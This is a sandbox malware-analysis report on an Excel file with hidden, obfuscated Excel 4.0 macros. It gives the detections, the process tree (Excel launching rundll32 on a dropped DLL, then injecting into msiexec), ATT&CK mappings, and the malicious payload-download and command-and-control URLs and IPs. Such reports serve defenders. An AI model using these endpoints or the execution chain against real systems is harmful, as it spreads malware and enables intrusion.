ID: 344767
Sample Name:
SecuriteInfo.com.Heur.30497.14031
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 04:09:13
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.Heur.30497.14031

Overview


General Information

Sample Name:	SecuriteInfo.com.Heur.30497.14031 (renamed file extension from 14031 to xls)
Analysis ID:	344767
MD5:	26f124898bf4a54..
SHA1:	a3eaad9a0cb49e..
SHA256:	989e829731d55d..

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Contains functionality to inject code …
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Found malicious URLs in unpacked …
- Found obfuscated Excel 4.0 Macro
- Office process drops PE file
- Sigma detected: Microsoft Office Pr…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1464 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2480 cmdline: 'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2484 cmdline: 'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - msiexec.exe (PID: 2692 cmdline: msiexec.exe MD5: 4315D6ECAE85024A0567DF2CB253B7B0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
SecuriteInfo.com.Heur.30497.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

Compliance:

- Uses new MSVCR Dlls
- Uses secure TLS version for HTTPS connections
- Binary contains paths to debug symbols

Software Vulnerabilities:

- Document exploit detected (creates forbidden files)
- Document exploit detected (drops PE files)
- Document exploit detected (UrlDownloadToFile)
- Document exploit detected (process start blacklist hit)

Networking:

- Found malicious URLs in unpacked macro 4.0 sheet

System Summary:

- Found malicious Excel 4.0 Macro
- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Found Excel 4.0 Macro with suspicious formulas
- Found abnormal large hidden Excel 4.0 Macro sheet
- Found obfuscated Excel 4.0 Macro
- Office process drops PE file


HIPS / PFW / Operating System Protection Evasion:

- Contains functionality to inject code into remote processes
- Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Scripting 4	Path Interception	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesd Insecur Networ Commu
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit Redirec Calls/S
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 4	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	System Information Discovery 3 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protocc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.msiexec.exe.90000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen2		Download File
3.2.rundll32.exe.970000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen2		Download File

Domains

Source	Detection	Scanner	Label	Link
rnollg.com	2%	Virustotal		Browse
gadgetswolf.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll)	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://govemedico.tk/t	0%	Avira URL Cloud	safe	
http://crl3.digicert	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://homesoapmolds.com/post.phpx	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://gadgetswolf.com/	0%	Avira URL Cloud	safe	
http://https://rnollg.com/kev/scfrd.dll	0%	Avira URL Cloud	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://gadgetswolf.com/post.php	0%	Avira URL Cloud	safe	
http://https://govemedico.tk/	0%	Avira URL Cloud	safe	
http://https://homesoapmolds.com/post.php	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://gadgetswolf.com/post.phpF/	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll~	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://rnollg.com/kev/scfrd.dll$8	0%	Avira URL Cloud	safe	
http://https://homesoapmolds.com/	0%	Avira URL Cloud	safe	
http://https://govemedico.tk/post.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
homesoapmolds.com	172.67.198.109	true	false		unknown
rnollg.com	172.67.150.228	true	false	• 2%, Virustotal, Browse	unknown
gadgetswolf.com	172.67.200.147	true	false	• 0%, Virustotal, Browse	unknown
govemedico.tk	172.67.158.184	true	false		unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll)	D0EE0000.0.dr	false	• Avira URL Cloud: safe	unknown
http://www.windows.com/pctv.	rundll32.exe, 00000003.0000000 2.2154626174.0000000001F30000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000002.0000000 2.2155279240.0000000001B40000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2154626174.000 0000001F30000.00000002.0000000 1.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000002.0000000 2.2155279240.0000000001B40000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2154626174.000 0000001F30000.00000002.0000000 1.sdmp	false		high
http://https://govemedico.tk/t	msiexec.exe, 00000004.00000002 .2356290473.0000000002EC0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/server1.crl0	msiexec.exe, 00000004.00000002 .2355385935.0000000000770000.0 0000004.00000020.sdmp	false		high
http://crl3.digicert	msiexec.exe, 00000004.00000002 .2355385935.0000000000770000.0 0000004.00000020.sdmp, msiexec.exe, 00000004.00000002.2355352317.00000 0000071B000.00000004.00000020. sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net03	msiexec.exe, 00000004.00000002 .2355385935.0000000000770000.0 0000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://homesoapmolds.com/post.phpx	msiexec.exe, 00000004.00000002 .2355385935.0000000000770000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	msiexec.exe, 00000004.00000002 .2355385935.0000000000770000.0 0000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://gadgetswolf.com/	msiexec.exe, 00000004.00000002 .2355361210.0000000000732000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://rnollg.com/kev/scfrd.dll	before.1.0.0.sheet.csv_unpack	true	• Avira URL Cloud: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	msiexec.exe, 00000004.00000002 .2355385935.0000000000770000.0 0000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://gadgetswolf.com/post.php	msiexec.exe, 00000004.00000002 .2355352317.000000000071B000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://govemedico.tk/	msiexec.exe, 00000004.00000002 .2356290473.0000000002EC0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://homesoapmolds.com/post.php	msiexec.exe, 00000004.00000002 .2355385935.0000000000770000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp? WMPFriendly=true	rundll32.exe, 00000002.0000000 2.2155690592.0000000001D27000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2154774311.000 0000002117000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000002.0000000 2.2155279240.0000000001B40000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2154626174.000 0000001F30000.00000002.0000000 1.sdmp	false		high
http://https://gadgetswolf.com/post.phpF/	msiexec.exe, 00000004.00000002 .2355352317.000000000071B000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp? name=%s&email=%s&&Check	rundll32.exe, 00000002.0000000 2.2155690592.0000000001D27000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2154774311.000 0000002117000.00000002.0000000 1.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	msiexec.exe, 00000004.00000002 .2355385935.0000000000770000.0 0000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000002.0000000 2.2155690592.0000000001D27000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2154774311.000 0000002117000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous .	msiexec.exe, 00000004.00000002 .2355484698.0000000001ED0000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com/	rundll32.exe, 00000002.0000000 2.2155279240.0000000001B40000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2154626174.000 0000001F30000.00000002.0000000 1.sdmp	false		high
http://www.%s.comPA	msiexec.exe, 00000004.00000002 .2355484698.0000000001ED0000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll~	SecuriteInfo.com.Heur.30497.xls	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	msiexec.exe, 00000004.00000002 .2355385935.0000000000770000.0 0000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rnollg.com/kev/scfrd.dll$8	SecuriteInfo.com.Heur.30497.xls, D0EE0000.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://secure.comodo.com/CPS0	msiexec.exe, 00000004.00000002 .2355385935.0000000000770000.0 0000004.00000020.sdmp	false		high
http://https://homesoapmolds.com/	msiexec.exe, 00000004.00000002 .2355385935.0000000000770000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/2048ca.crl0	msiexec.exe, 00000004.00000002 .2355385935.0000000000770000.0 0000004.00000020.sdmp	false		high
http://Https://homesoapmolds.com/post.php	msiexec.exe, 00000004.00000003 .2163545510.000000000076F000.0 0000004.00000001.sdmp	false		unknown
http://https://govemedico.tk/post.php	msiexec.exe, 00000004.00000002 .2355385935.0000000000770000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.158.184	unknown	United States		13335	CLOUDFLARENETUS	false
172.67.150.228	unknown	United States		13335	CLOUDFLARENETUS	false
172.67.200.147	unknown	United States		13335	CLOUDFLARENETUS	false
172.67.198.109	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344767
Start date:	27.01.2021
Start time:	04:09:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Heur.30497.14031 (renamed file extension from 14031 to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@7/12@4/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 75.4% (good quality ratio 75.2%) • Quality average: 89.8% • Quality standard deviation: 18.6%
HCA Information:	• Successful, ratio: 84% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
04:10:12	API Interceptor	1200x Sleep call for process: msiexec.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.158.184	case (2553).xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	
172.67.150.228	case (1057).xls	Get hash	malicious	Browse	
	case (4335).xls	Get hash	malicious	Browse	
